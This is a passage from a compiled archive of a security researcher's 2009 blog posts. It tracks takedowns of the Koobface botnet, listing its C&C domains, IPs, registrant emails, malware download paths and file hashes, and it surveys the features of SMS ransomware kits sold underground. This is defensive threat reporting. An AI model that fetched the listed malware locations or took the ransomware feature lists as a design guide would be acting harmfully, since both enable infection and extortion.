***.com/bestttube**), the gang continues relying on centralized hosting for its campaigns.*

1389



*During the week, they've migrated from **67.215.238 .178/redirectsoft/go/fb _s.php** (PacificRack.com) to **85.234.141***

***.92/redirectsoft/go/fb _s.php** (BlueConnex Ltd), interestingly, they did so with all of the their currently active domains, the ones used as central redirection points on the thousands of legitimate/malicious sites participating in their campaigns. Interestingly, merely suspending a domain name*

wouldn’t get you [21]a personal greeting from the Koobface gang, since they’ll basically register a new one. Getting them kicked out of several different hosting providers simultaneously would. Upon having their newly pushed domains shut down, the gang stopped using

domains and switched to the original IP of their hosting provider, once again requiring a direct ISP action, instead of domain registar’s one.

Koobface C &C, central malware campaign domains suspended through community efforts:

***- glavnij20090809 .com** - Email: bigvillyxxx@gmail.com was parked at 85.234.141.92*

***- kukuruku-290709 .com** - Email: kuku.ruku.pam@gmail.com was parked at 85.234.141.92*

***- superturbo20090809 .com** - Email: bigvillyxxx@gmail.com was parked at 85.234.141.92 ([22]Super Turbo is yet another legendary product sold in the 90’s)*

***- bombimbom20090809 .com** - Email: bigvillyxxx@gmail.com was parked at 85.234.141.92 ([23]Bombi Bom is also a classic chewing gum sold in the 90’s in Europe/Eastern Europe)*

***- mishkigammy-060809.com** - Email: kuku.ruku.pam@gmail.com was parked at 85.234.141.92*

1390



Currently active Koobface C &C domains, also participating in the CAPTCHA-solving, malware campaigns:

- piupiu-110809 .com *- 85.234.141.92*

- xtsd20090815 .com *- 85.234.141.92 - Email: bigvillyxxx@gmail.com*

- boomer-110809 .com *- 85.234.141.92*

- upr200908013 .com *- 85.234.141.92 - Email: kfmnmkswrnkcxlgpfdxb68@gmail.com*

- suz11082009 .com *- 85.234.141.92 - Email: xxmgbtwgdhyv@gmail.com*

- upr0306 .com *- 221.5.74.46 China Unicom Guangdong province network - Email: bigvillyxxx@gmail.com*

- ***findhereandnow .com*** *- 85.234.141.92 - Email: bigvillyxxx@gmail.com*

The CAPTCHA solving process on behalf of the infected victims, is exclusively targeting Google web proper-

*ties (****piupiu-110809 .com/cap/tempgoo/GOO8cdabdfe8d68013c6217ce754a519194.jpg****).*

Koobface worm's

captcha7.dll module is active at:

- glavnij20090809 .com/cap/?a=get &i=1 &v=7

- suz11082009 .com/cap/?a=get &i=3 &v=7

- boomer-110809 .com/cap/?a=get &i=4 &v=7

- piupiu-110809 .com/cap/?a=get &i=2 &v=7

BlueConnex Ltd has been notified. The Koobface gang continues enjoying the largest market share of system-

atic Web 2.0 abuse

Related posts:

1391

[24]Movement on the Koobface Front

[25]Koobface - Come Out, Come Out, Wherever You Are

[26]Dissecting Koobface Worm’s Twitter Campaign

[27]Dissecting the Koobface Worm’s December Campaign

[28]Dissecting the Latest Koobface Facebook Campaign

[29]The Koobface Gang Mixing Social Engineering Vectors

Ukrainian "fan club" and the Koobface connection:

[30]Dissecting a Swine Flu Black SEO Campaign

[31]Massive Blackhat SEO Campaign Serving Scareware

[32]From Ukrainian Blackhat SEO Gang With Love

[33]From Ukrainian Blackhat SEO Gang With Love - Part Two

[34]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[35]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[36]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [37]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

2.

http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAAAAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1

.PNG

3.

http://www.virustotal.com/analisis/1239da435a6aa3aacd92c6f9ee7b3f030d6411a6e23dc240b1b41cdfdb998885-1251814818

4. http://www.spamhaus.org/sbl/sbl.lasso?query=SBL75001

5. http://groups.google.com/group/google-safe-browsing-api/browse_thread/thread/fa300f19e9993d1b

6. http://whois.domaintools.com/61.235.117.83

7. https://zeustracker.abuse.ch/monitor.php?host=kallagoon13.cn

8. https://zeustracker.abuse.ch/monitor.php?host=allavers.org

9. http://whois.domaintools.com/91.212.127.140

10. http://whois.domaintools.com/67.215.238.178

11. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

12. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

13. http://whois.domaintools.com/67.215.238.178

14. http://www.virustotal.com/analisis/83b3cbb82e7dc78b0911395098b7642f530c7b39fc9666ccf70c77f568561134-1251113842

15. http://www.virustotal.com/analisis/570a0761d7dc3b42e6b812302a97ef16a7df7ab03e3b3e0f3e8df8a98ef8e907-1250777095

16. http://www.virustotal.com/analisis/ed344b3d75d79f02b59813865ae7c65acdc6c385cc5abcd1c3d95b06753fe1d6-1250777115

17. http://www.lavasoft.com/mylavasoft/securitycenter/blog/koobface-still-causing-problems-for-facebook-users

18. http://cotamagat.files.wordpress.com/2007/11/kukuruku.jpg

19. http://www.virustotal.com/analisis/7b64f366eb5eb2befc0c601146cce076af782c5271c84f30593dbe98c84e9e06-1250673890

20. http://www.virustotal.com/analisis/ed344b3d75d79f02b59813865ae7c65acdc6c385cc5abcd1c3d95b06753fe1d6-1250673907

21. http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAAAAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1.PNG

22. http://www.zhelezona.ru/i/uploads/2008_07/zh_turbo_gum_3g2g4f.jpg

23. http://90ie.ru/wp-content/uploads/2009/05/bombibom.jpg

24. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

1392

25. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

26. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

27. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

28. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

29. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

30. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

31. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

32. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

33. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

34. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

35. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

36. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

37. http://ddanchev.blogspot.com/

1393



Movement on the Koobface Front - Part Two (2009-08-19 11:27)

***UPDATE13**: The domain **snimka31082009 .com** has been suspended. Just like the domains listed in UPDATE11, it's worth pointing out that once the PrivacyProtect.org whois records return to their original state, all of the domains are registered using the name Rancho Ranchev – from Ukraine with typosquatting.*

UPDATE12*: A new Koobface domain is in circulation across Facebook -* ***snimka31082009 .com*** *– snimka means photo*

– which redirects to the Chinese IP (China Railcom Guangdong Shenzhen Subbranch) offering hosting services for the Koobface gang as of last week - ***61.235.117.83 /redirectsoft/go/fb _w.php****. The* ***snimka31082009.com*** *domain is in a process of getting shut down.*

UPDATE11*: The latest Koobface domains* ***masa31082009 .com*** *- Email: yxlvpewoztjox@gmail.com;* ***pari270809 .com***

- Email: baoyshzrcwmraq@gmail.com; ***rect08242009 .com*** *and* ***suz11082009 .com*** *have been suspended.*

The Koobface gang has also changed the C &C domain in their latest updated pushed throughout the past

couple of days.

Interestingly, it's a [1]subdomain used in the Twitter campaign from July - ***cubman32***

.net.ua/.sys/?action=ldgen &v=14 *and* ***cubman32 .net.ua/.sys/?action=ldgen &f=0 &a=-531027389 &lang=***

&v=14 &c=0 &s=ld &l=1000 &ck=0 &c _fb=0 &c _ms=0 &c _hi=0 &c _tw=0 &c _be=0 &c _fr=-2 &c _yb=-2 &c _tg=0

&c _nl=0 &c _fu=-2*.*

UPDATE10*: Two new Koobface domains, and a new redirector are in circulation across Facebook -* ***rect08242009***

.com *(61.235.117.83) and* ***pari270809 .com****, which redirects to* ***masa31082009 .com****/go/fb _w.php. The "[2]fan club"*

has also introduced updated the malware - web.reg .md/1/[3]v2prx.exe.

The domains, ***pari270809 .com, rect08242009 .com*** *and* ***masa31082009 .com*** *are in a process of getting shut 1394*



down.

UPDATE9*: Domain* ***zadnik270809 .com -*** *Email: baoyshzrcwmraq@gmail.com has been suspended.*

UPDATE8*:*

Koobface reactivated itself once again at ***61.235.117.83*** *- [4]China Railcom Guangdong Shenzhen*

Subbranch - a well known Zeus crimeware C &C, which is also apparently used for automatic hacking of third-party sites through [5]compromised FTP accounts.

The gang has also introduced a new domain, used exclusively for Facebook campaigns - ***zadnik270809 .com*** *- in particular* ***zadnik270809 .com/youtube.com/w/?video*** *which loads* ***zadnik270809 .com/youtube.com/w/ups.php*** *and redirects to a well known Koobface redirector* ***kiano-180809 .com/go/fb _w.php****.*

*Zadnik means a**hole. Domain suspension and IP take down are in progress.*

***UPDATE7**: Earlier today, TelosSolutions confirmed that " this customer has been removed from our network".*

*Great news taking into consideration the fact that Directi's Abuse Desk has also suspended **boomer-110809 .com**, as well as **upr200908013 .com**.*

The Koobface gang responded to the take down action by once again moving to China, [6]61.235.117.83 (China

*Railcom Guangdong Shenzhen Subbranch) in particular. The IP has been taken care of, with all of Koobface campaigns once again in an "inactive stage". It's worth pointing out that **kallagoon13 .cn** and **allavers .org** are also parked at this Chinese IP, with [7]both domains clearly involved in [8]Zeus crimeware campaigns.*

***UPDATE6:** Following the 24 hours downtime, the Koobface gang has found a new home online, courtesy of Telos-Solutions-AS/Telos Solutions LTD, with an ongoing migration of the Koobface C &C and campaign domains to*

[9]91.212.127.140. Take down activities are in progress.

***UPDATE5:** Oc3 Networks & Web Solutions Llc abuse team took care of [10]67.215.238.178. All of Koobface worm's campaigns once again redirect to nowhere.*

1395



***UPDATE4:** Koobface has been kicked out of China – again – courtesy of China's CERT, and is no longer responding to **221.5.74.46.** This is the second time that [11]the Koobface gang is using the same IP for its central campaign domains, clearly indicating an ISP which "reserves its right to offer*

them services in the future once they stop receiving abuse notifications".

So which hosting provider's services is [12]the Koobface botnet using for the time being? It's [13]67.215.238.178 -

AS22298 - Netherlands Distinctio Ltd, which they were also using in the beginning of the month. A [14]new domain is in circulation across social networks/micro blogging services - ***kiano-180809 .com/go/fb2.php*** *(67.215.238.178) Email: bigvillyxxx@gmail.com. Take down activities are in progress.*

UPDATE3*: The entire portfolio of Koobface related domains is now parked at* ***221.5.74.46*** *- AS17816 - CHINA169-GZ*

CNCGROUP IP network China169 Guangzhou MAN. For instance, ***xtsd20090815 .com/youtube.com/xexe.php***

redirects to the actual IP ***221.5.74.46 /redirectsoft/go/fb2.php*** *with piupiu-110809.com/achcheck.php,* ***web.reg.md /1/[15]prx90.exe*** *and* ***web.reg.md/1 /[16]prx90.exe*** *as phone back locations.*

Two new compo-

nents are dropped ***DDnsFilter.dll*** *- MD5: 0x8904BCEBACB2B878FF46C5EB0C5C57EB and* ***DnsFilter.sys*** *- MD5: 0x30DD915396E46824DA92FE70485F7CF8 which [17]prevent infected users from interacting with antivirus vendor*

sites.

1396





***UPDATE2**: The gang has responded to the take down activities, by using the only IP that wasn't shut down 221.5.74.46, with **piupiu-110809 .com**, **upr200908013 .com**, and **upr200908013 .com** already moved there.*

Interestingly, now that the gang's centralized domains used in the majority of campaigns are not responding thanks the quick reaction of BlueConnex, they've started embedding up to 15 iFrames directly loading IPs from the Koobface botnet. The script is detected as Trojan-Clicker.HTML.IFrame.a. The pattern? Each and every host is serving the fake Facebook page from a similar directory - /0x3E8/. 221.5.74.46 is in a process of getting shut down.

***UPDATE:** Three hours after notification, Blue Square Data Group Services Limited ensures that " the customer has been disconnected permanently". It's a fact. All of Koobface worm's campaigns currently redirect to nowhere. Let's see for how long.*

Kuku Ruku Koobface! What does Koobface has to do with a legendary cocoa cream wafer [18]Koukou Roukou

*sold in the 90's? It's one of new domains introduced over the past seven days (**kukuruku-290709 .com** now offline thanks to community efforts).*

What is the [19]Koobface gang up to [20]anyway? Despite that they've randomized the automatically gener-

*ated directories on the compromised sites (**kimchistory.freevar .com/fantasticfi1ms**; **tastemasters .ca/freeem0vie**; **simonsoderberg .se/mmym0vies**; **ekespangs .se/meggavide0**; **akesheronline .com/privalesh0w**; **belljarstudio***

***.com/bestttube**), the gang continues relying on centralized hosting for its campaigns.*

1397



*During the week, they've migrated from **67.215.238 .178/redirectsoft/go/fb _s.php** (PacificRack.com) to **85.234.141***

***.92/redirectsoft/go/fb _s.php** (BlueConnex Ltd), interestingly, they did so with all of the their currently active domains, the ones used as central redirection points on the thousands of legitimate/malicious sites participating in their campaigns. Interestingly, merely suspending a domain name wouldn't get you [21]a personal greeting from the Koobface gang, since they'll basically register a new one. Getting them kicked out of several different hosting providers simultaneously would. Upon having their newly pushed domains shut down, the gang stopped using*

domains and switched to the original IP of their hosting provider, once again requiring a direct ISP action, instead of domain registar's one.

Koobface C &C, central malware campaign domains suspended through community efforts:

***- glavnij20090809 .com** - Email: bigvillyxxx@gmail.com was parked at 85.234.141.92*

***- kukuruku-290709 .com** - Email: kuku.ruku.pam@gmail.com was parked at 85.234.141.92*

***- superturbo20090809 .com** - Email: bigvillyxxx@gmail.com was parked at 85.234.141.92*

([22]Super Turbo is yet another legendary product sold in the 90’s)

- bombimbom20090809 .com *- Email: bigvillyxxx@gmail.com was parked at 85.234.141.92 ([23]Bombi Bom is also a classic chewing gum sold in the 90’s in Europe/Eastern Europe)*

- mishkigammy-060809.com *- Email: kuku.ruku.pam@gmail.com was parked at 85.234.141.92*

1398



Currently active Koobface C &C domains, also participating in the CAPTCHA-solving, malware campaigns:

- piupiu-110809 .com *- 85.234.141.92*

- xtsd20090815 .com *- 85.234.141.92 - Email: bigvillyxxx@gmail.com*

- boomer-110809 .com *- 85.234.141.92*

- upr200908013 .com *- 85.234.141.92 - Email: kfmnmkswrnkcxlgpfdxb68@gmail.com*

- suz11082009 .com *- 85.234.141.92 - Email: xxmgbtwgdhyv@gmail.com*

- upr0306 .com *- 221.5.74.46 China Unicom Guangdong province network - Email: bigvillyxxx@gmail.com*

- ***findhereandnow .com*** *- 85.234.141.92 - Email: bigvillyxxx@gmail.com*

The CAPTCHA solving process on behalf of the infected victims, is exclusively targeting Google web proper-

*ties (**piupiu-110809 .com/cap/tempgoo/GOO8cdabdfe8d68013c6217ce754a519194.jpg**).*

Koobface worm's

captcha7.dll module is active at:

- glavnij20090809 .com/cap/?a=get &i=1 &v=7

- suz11082009 .com/cap/?a=get &i=3 &v=7

- boomer-110809 .com/cap/?a=get &i=4 &v=7

- piupiu-110809 .com/cap/?a=get &i=2 &v=7

BlueConnex Ltd has been notified. The Koobface gang continues enjoying the largest market share of system-

atic Web 2.0 abuse

Related posts:

1399

[24]Movement on the Koobface Front

[25]Koobface - Come Out, Come Out, Wherever You Are

[26]Dissecting Koobface Worm's Twitter Campaign

[27]Dissecting the Koobface Worm's December Campaign

[28]Dissecting the Latest Koobface Facebook Campaign

[29]The Koobface Gang Mixing Social Engineering Vectors

Ukrainian "fan club" and the Koobface connection:

[30]Dissecting a Swine Flu Black SEO Campaign

[31]Massive Blackhat SEO Campaign Serving Scareware

[32]From Ukrainian Blackhat SEO Gang With Love

[33]From Ukrainian Blackhat SEO Gang With Love - Part Two

[34]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[35]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[36]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [37]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

2.

http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAAAAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1.PNG

3.

http://www.virustotal.com/analisis/1239da435a6aa3aacd92c6f9ee7b3f030d6411a6e23dc240b1b41cdfdb998885-1251814818

4. http://www.spamhaus.org/sbl/sbl.lasso?query=SBL75001

5. http://groups.google.com/group/google-safe-browsing-api/browse_thread/thread/fa300f19e9993d1b

6. http://whois.domaintools.com/61.235.117.83

7. https://zeustracker.abuse.ch/monitor.php?host=kallagoon13.cn

8. https://zeustracker.abuse.ch/monitor.php?host=allavers.org

9. http://whois.domaintools.com/91.212.127.140

10. http://whois.domaintools.com/67.215.238.178

11. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

12. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

13. http://whois.domaintools.com/67.215.238.178

14. http://www.virustotal.com/analisis/83b3cbb82e7dc78b0911395098b7642f530c7b39fc9666ccf70c77f568561134-1251113842

15. http://www.virustotal.com/analisis/570a0761d7dc3b42e6b812302a97ef16a7df7ab03e3b3e0f3e8df8a98ef8e907-1250777095

16. http://www.virustotal.com/analisis/ed344b3d75d79f02b59813865ae7c65acdc6c385cc5abcd1c3d95b06753fe1d6-1250777115

17. http://www.lavasoft.com/mylavasoft/securitycenter/blog/koobface-still-causing-problems-for-facebook-users

18. http://cotamagat.files.wordpress.com/2007/11/kukuruku.jpg

19. http://www.virustotal.com/analisis/7b64f366eb5eb2befc0c601146cce076af782c5271c84f30593dbe98c84e9e06-1250673890

20. http://www.virustotal.com/analisis/ed344b3d75d79f02b59813865ae7c65acdc6c385cc5abcd1c3d95b06753fe1d6-1250673907

21. http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAAAAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1.PNG

22. http://www.zhelezona.ru/i/uploads/2008_07/zh_turbo_gum_3g2g4f.jpg

23. http://90ie.ru/wp-content/uploads/2009/05/bombibom.jpg

24. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

1400

25. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

26. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

27. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

28. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

29. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

30. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

31. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

32. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

33. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

34. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

35. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

36. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

37. http://ddanchev.blogspot.com/

1401



6th SMS Ransomware Variant Offered for Sale (2009-08-24 18:14)

" Your copy of Windows has been blocked! You're using an unlicensed version of it! In order to continue using it, you must receive the unlock key. All you have to do is follow these steps: You must send a SMS message. You will receive an activation code once you do so. Enter the code and unlock your copy of Windows. "

Anticipating the potential for monetization, cybercriminals are investing more time and resources into coming up with new features for their SMS based ransomware releases. Two of the very latest releases indicate their motivation and long-term ambitions into this newly emerged micro-payment ransomware channel.

What's new, is the social engineering element, the self-replication potential through removable media, and

the contingency planning through the use of multiple SMS numbers in case one of the numbers gets shut down.

Let's go through some of the features of two newly released SMS ransomware variants offered for $20, and $30

respectively.

What's worth emphasizing on in respect to the first release, is that it's Windows 7 compatible, and is the first SMS ransomware that allows scheduled lock down after infection – presumably, the author included this feature in order to make it harder for the victim to recognize how he got infected at the first place – as well as multiple SMS

numbers for contingency planning.

Key features include:

- *Clean interace*

- *Bypasses Safe Mode*

- Locks down the taskbar or any combination of keys that could allow a user to close the application

- The error message can be customized

1402



- Ability to use multiple-unlock codes

- Ability to use multiple SMS numbers from where the activation code will be obtained

- Ability to lock the system immediately upon infection, or after a given period of tim

- Auto-starting features, self-removal upon entering the correct activation code, and ensuring that the victim would no longer be infected with this release through the use of mutex-es.

- This SMS ransomware is Windows 7 compatible

The majority of SMS based ransomware is relying on the "Unlicensed Windows Copy" theme, but the first self-replicating through removable media propagation such ransomware is signaling a trend to come - social engineering throuhg impersonation in a typical scareware style. This release can be easily described as the first scareware with micro-payment ransom element offered for sale.

1403



Basically, it attempts to impersonate Kaspersky Lab Antivirus Online and trick the infected user into thinking that Kaspersky has detected a piece of malware, has blocked it but since the malware changes its encryption algorithm the user has to send a SMS costing 150 rubles in order to receive the SMS that will block the malware.

1404



This release also includes a timer, and a message explaining that re-installing Windows wouldn't change the situation in an attempt to further trick the user into sending the messsage. The release is exclusively released for Windows XP

and is not Windows Vista compatible.

Cybercriminals are known to understand the benefits of converging different successful and well proven tac-

tics across different propagation/infection vectors. Now that we've seen [1]scareware with elements of ransomware, as well as [2]hijacking a browser session's ads and [3]demanding ransom to remove the adult content, it's only

a matter of time to witness a micro-payment driven scareware campaign distributed through blackhat SEO and the usual channels.

Related posts:

[4]5th SMS Ransomware Variant Offered for Sale

[5]4th SMS Ransomware Variant Offered for Sale

[6]3rd SMS Ransomware Variant Offered for Sale

[7]SMS Ransomware Source Code Now Offered for Sale

[8]New ransomware locks PCs, demands premium SMS for removal

This post has been reproduced from [9]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security/?p=3014

2. http://www.symantec.com/connect/blogs/layers-trojanransompage

3. https://www-secure.symantec.com/connect/blogs/browsers-and-ransoms

4. http://ddanchev.blogspot.com/2009/07/5th-sms-ransomware-variant-offered-for.html

1405

5. http://ddanchev.blogspot.com/2009/07/4th-sms-ransomware-variant-offered-for.html

6. http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html

7. http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html

8. http://blogs.zdnet.com/security/?p=3197

9. http://ddanchev.blogspot.com/

1406

2.9

September

1407



Summarizing Zero Day's Posts for August (2009-09-01 15:46)

The following is a brief summary of all of my posts at ZDNet's [1]Zero Day for August.

You can also go through previous summaries for [2]July, [3]June, [4]May, [5]April, [6]March, [7]February, [8]January,

[9]December, [10]November, [11]October, [12]September, [13]August and [14]July, as well as subscribe to my

[15]personal RSS feed or [16]Zero Day's main feed.

Notable articles include - [17]Does Twitter's malware link filter really work?; [18]IE8 outperforms competing browsers in malware protection – again, and [19]Research: 80 % of Web users running unpatched versions of

Flash/Acrobat

01. *[20]Dead-finger tech: 3G USB Modem, Prestigio Powerbank 501*

02. *[21]Does Twitter's malware link filter really work?*

03. *[22]Fake Microsoft patch malware campaign makes a comeback*

04. *[23]Plugins compromised in SquirrelMail's web server hack*

05. *[24]Absolute Software downplays BIOS rootkit claims*

06. *[25]Federal forms themed blackhat SEO campaign serving scareware*

1408

07. *[26]Microsoft's Bing invaded by pharmaceutical scammers*

08. *[27]Campaign Monitor hacked, accounts used for spamming*

09. *[28]New Mac OS X DNS changer spreads through social engineering*

10. *[29]IE8 outperforms competing browsers in malware protection – again*

11. *[30]Research: 80 % of Web users running unpatched versions of Flash/Acrobat*

12. *[31]The most dangerous celebrities to search for in 2009*

13. *[32]Source code for Skype eavesdropping trojan in the wild*

14. *[33]Snow Leopard's malware protection only scans for two trojans*

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2009/08/summarizing-zero-days-posts-for-july.html

3. http://ddanchev.blogspot.com/2009/07/summarizing-zero-days-posts-for-june.html

4. http://ddanchev.blogspot.com/2009/06/summarizing-zero-days-posts-for-may.html

5. http://ddanchev.blogspot.com/2009/05/summarizing-zero-days-posts-for-april.html

6. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for-march.html

7. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for.html

8. http://ddanchev.blogspot.com/2009/02/summarizing-zero-days-posts-for-january.html

9. http://ddanchev.blogspot.com/2009/01/summarizing-zero-days-posts-for.html

10. http://ddanchev.blogspot.com/2008/12/summarizing-zero-days-posts-for.html

11. http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html

12. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

13. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

14. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

15. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

16. http://feeds.feedburner.com/zdnet/security

17. http://blogs.zdnet.com/security/?p=3872

18. http://blogs.zdnet.com/security/?p=4072

19. http://blogs.zdnet.com/security/?p=4097

20. http://blogs.zdnet.com/security/?p=3834

21. http://blogs.zdnet.com/security/?p=3872

22. http://blogs.zdnet.com/security/?p=3916

23. http://blogs.zdnet.com/security/?p=3923

24. http://blogs.zdnet.com/security/?p=3936

25. http://blogs.zdnet.com/security/?p=3962

26. http://blogs.zdnet.com/security/?p=3993

27. http://blogs.zdnet.com/security/?p=4007

28. http://blogs.zdnet.com/security/?p=4024

29. http://blogs.zdnet.com/security/?p=4072

30. http://blogs.zdnet.com/security/?p=4097

31. http://blogs.zdnet.com/security/?p=4116

32. http://blogs.zdnet.com/security/?p=4133

33. http://blogs.zdnet.com/security/?p=4139

1409



SMS Ransomware Displays Persistent Inline Ads (2009-09-03 15:14)

SMS-based micro-payments are clearly becoming the monetization channel of choice for the majority of cybercriminals engaging in ransomware campaigns. The logic behind this emerging trend is fairly simple, and as everything else in the cybercrime underground these days, it has to do with efficiency.

Compared to micro-payments, the 2008's [1]monetization channel used by GPcode in terms of E-gold and Lib-

erty Reserve accounts communicated over email – with cases where the gang wasn't even bothering to respond

to infected victims looking for ways to pay the ransom – looks like a time-consuming and largely inefficient way to

"interact" with the victims.

Another recently released [2]SMS-based ransomware showing persistent ads within the [3]browser sessions of

infected victims, and demanding a premium-rate SMS for removal, is the very latest indication of the micro-payment monetization channel trend.

1410



The DIY ransomware is offered for sale at $100, with the typical "value-added" services in the form of managed undetected binaries through crypting. Since the command and control interface is web based (php+mysql), the author is actively experimenting with new features such as scheduled appearing of the ads, inventory of banners and affiliate program links, and the ability to use multiple SMS numbers next to multiple unlocking codes.

Are the currently active ransomware "vendors" trendsetters or are they still in experimental mode?

The business model of SMS-based ransomware is clearly lucrative, especially in situations where cybercrimi-

nals are known to combine two or three different monetization tactics.

However, compared to the [4]high

profit-margins which cybecriminals earn through the scareware business model, SMS-based ransomware remains a developing market segment.

Related posts:

[5]6th SMS Ransomware Variant Offered for Sale

[6]5th SMS Ransomware Variant Offered for Sale

[7]4th SMS Ransomware Variant Offered for Sale

[8]3rd SMS Ransomware Variant Offered for Sale

[9]SMS Ransomware Source Code Now Offered for Sale

[10]New ransomware locks PCs, demands premium SMS for removal

[11]Who's Behind the GPcode Ransomware?

[12]Identifying the Gpcode Ransomware Author

This post has been reproduced from [13]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2008/06/whos-behind-gpcode-ransomware.html

2. http://www.symantec.com/connect/blogs/browsers-and-ransoms

3. http://www.symantec.com/connect/blogs/layers-trojanransompage

4. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

5. http://ddanchev.blogspot.com/2009/08/6th-sms-ransomware-variant-offered-for.html

6. http://ddanchev.blogspot.com/2009/07/5th-sms-ransomware-variant-offered-for.html

7. http://ddanchev.blogspot.com/2009/07/4th-sms-ransomware-variant-offered-for.html

8. http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html

1411

9. http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html

